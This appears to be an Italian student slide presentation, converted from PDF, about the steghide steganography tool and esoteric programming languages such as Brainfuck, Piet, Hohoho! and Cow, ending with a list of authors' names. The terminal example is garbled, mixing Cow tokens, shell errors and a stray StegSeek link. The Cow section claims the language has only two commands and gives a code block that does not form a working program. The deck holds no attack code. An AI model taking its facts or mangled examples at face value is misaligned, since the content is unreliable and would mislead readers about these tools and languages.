
# STEGHIDE

## 1. SPIEGAZIONE:

E' un programma molto **utilizzato per la steganografia**, perchè supporta formati di **immagine e audio**. Può essere utilizzato sia su dispositivi Windows e Linux, rendendolo molto **versatile**. I dati possono essere criptati e compressi prima di essere nascosti.

Offre opzioni per l'inserimento ridondante di dati. Implementa tecniche di controllo di errore per garantire l'integrità dei dati nascosti.


Ed è un programma a riga di comando, il che lo rende **potente e flessibile**.



A screenshot of a terminal window titled "suXOr - suXOr@k1ll3r:~". The window shows the following text:  
File Edit View Terminal Tabs Help  
[ warsaw ~ ]\$ steghide  
steghide version 0.5.1

Large green text "STEGHIDE" is overlaid at the bottom right of the terminal window.


# ESEMPIO DI UTELIZZO



```
[satana@parrot] - [~/Desktop/photo/images/fulls]
└─ $ cat text.txt
htmlSup-multiverse.
Abbiamo svuotato i conti, grazie azienda Theta!
└─ [satana@parrot] - [~/Desktop/photo/images/fulls]
```

```
$ cat help.txt
000      Moo
MoO      Moo
MoO MoO MoO MoO 03.jpg 05.jpg 07.jpg 09.jpg 11.jpg
MMM moO MMM MMM moO
MMM * MOO sca Moo jpg.out
mOO MoO mOO moo mOO
MMM moO MMM Mmm 000.com/RickdeJager/StegSeek
Decr MOO MoO mOO MoO moO moo 000 moO 000
Scan mOO mOO MMM moO MMM MOO MoO moO MoO mOO moo mOO MMM moO
Mus mOO MMM MOO MoO moO moO moO MoO MoO Moo mOO 000 moO 000 mOO
Imm mOO MMM moO MMM MOO MoO moO MoO mOO moO mOO MMM moO moO MMM MOO
Vide MOo moO MoO mOO moo moO MoO MoO mOO 000 moO 000 mOO mOO MMM moO MMM MOO
Cestino MOo, moO MoO mOO moo moO mOO MMM moO moO MMM MOO MoO moO MoO mOO
spositivi mOO mOO mOO MMM moO moO moO MMM MOO MoO moO MoO mOO moO moO MoO MoO
Parrot sec te
> Stoglia reti
          I
          mOO mOO mOO MMM moO moO MMM MOO MoO moO MoO mOO mOO mOO
          mOO MMM moO moO moO MMM MOO MoO moO MoO mOO moO moO MoO MoO
          MoO Moo mOO known command "02.jpg"
          mOO MMM moO type "steghide --help" for help
          moO MoO mOO @parrot
          MMM moO moO de 02.jpg -p ++++++[>+++++]
          moO MoO mOO di sintassi vicino al token non atteso
          MoO MoO
[satana@parrot]~[~/Desktop/photo/images/fulls]
$ ls
```

I linguaggi di programmazione **esoterici** (**esolang**) sono linguaggi particolari e spesso poco pratici, creati per esperimenti, scherzi o per sfidare i programmatore con idee e sintassi insolite. Sono noti per rendere la programmazione interessante e stimolante. Il testo suggerisce di esplorare alcuni esempi popolari di questi linguaggi e di fornire risorse per approfondimenti.



# ESEMPI DI LUNGUAGGI ESOTERICI

- **Minimalismo Estremo:** Brainfuck ha solo otto comandi, rendendolo uno dei linguaggi di programmazione più minimalisti esistenti.
- **Pointer e Array di Byte:** Brainfuck utilizza un array di byte e un puntatore che può muoversi avanti e indietro attraverso l'array.
- **Assenza di Parole Chiave e Sintassi Complessa:** La semplicità dei comandi significa che i programmi Brainfuck possono essere estremamente difficili da leggere e scrivere



Il **Brainfuck**, è un noto linguaggio di programmazione minimalista che punta a una sintassi e a compilatori ridotti al minimo. I suoi programmi sono composti solo da otto caratteri differenti. Nonostante questa semplicità estrema, è stato dimostrato che Brainfuck è Turing-completo.



**Piet** è un linguaggio di programmazione esoterico unico e non convenzionale, creato da David Morgan-Mar nel 1993. È noto per il fatto che i suoi programmi sono rappresentati come immagini colorate, dove il flusso del programma è determinato dal percorso che un "pointer" segue attraverso i blocchi di colori.



- **Programmazione Visuale:** i programmi sono rappresentati come immagini colorate, chiamate "pietographs".
- **Movimento del Pointer:** Il "pointer" (o "codel") si sposta attraverso i blocchi di colori seguendo determinate regole.
- **Operazioni e Stack:** Piet supporta operazioni di base come aritmetica, input/output e gestione dello stack.
- **Colori e Controllo del Flusso:** I colori nei "pietographs" determinano il flusso del programma e le operazioni da eseguire.

- **Sintassi a Tema Natalizio:** Tutti i comandi del linguaggio sono basati sulle esclamazioni e risate di Babbo Natale, come "Ho", "ho", "He", "he", "Ha", e "ha".
- **Minimalismo:** Simile ad altri linguaggi esoterici come Brainfuck, Hohoho! è estremamente minimalista e utilizza una piccola serie di comandi per eseguire operazioni.



**Hohoho!** è progettato più per divertimento e per sfidare i programmatore che per un uso pratico. Questo tipo di linguaggio è spesso utilizzato per sperimentare con i limiti della programmazione e per intrattenimento intellettuale.

**Cow** è un linguaggio di programmazione esoterico creato da Sean Heber nel 2003. È noto per la sua sintassi basata su mugugni simili a quelli di una mucca (da cui il nome "cow", che significa "mucca" in inglese). Cow è progettato principalmente per intrattenere e sfidare i programmati con una sintassi unica e non intuitiva.




- **Comandi di Base:** Cow utilizza solo due comandi principali:  
**mo0:** Incrementa il valore della cella di memoria corrente.  
**Moo:** Stampa il valore della cella di memoria corrente come un codice ASCII
- **Memoria a Nastro Infinito:** Come molti linguaggi esoterici, Cow opera su una memoria a nastro infinito, dove ogni cella può contenere un valore numerico.
- **Sintassi Non Intuitiva:** La sintassi di Cow è progettata in modo da imitare il suono di mugugni di una mucca, rendendo difficile la comprensione e la scrittura di programmi senza una guida o una documentazione adeguata.

```
1
2
3
5
8
13
21
34
55
89
144
233
377
610
987
1597
2584
4181
6765
10946
17711
28657
46368
75025
MOO
// print first.
OOM
// temp copy of first number.
MMM
mo0
mo0
MMM
mo0
mo0
// store second number off in the first position now.
mo0
```




**FLAVIO  
SCOGNAMIGLIO**



**PAOLO  
ROMEO**



**SARAH  
SALOMÈ  
ORTIZ**




**MATTIA  
FOSSATI**




**NOEMI DE  
MARTINO**




**VICTORIA  
BRAILE**



**CRISTIAN  
BONALDI**



**MATTEO  
ZERBI**



**ANTONIO  
HUMBERTO  
SPALLONE**



**MATTEO  
BELTRAMI  
MARZOLINI**

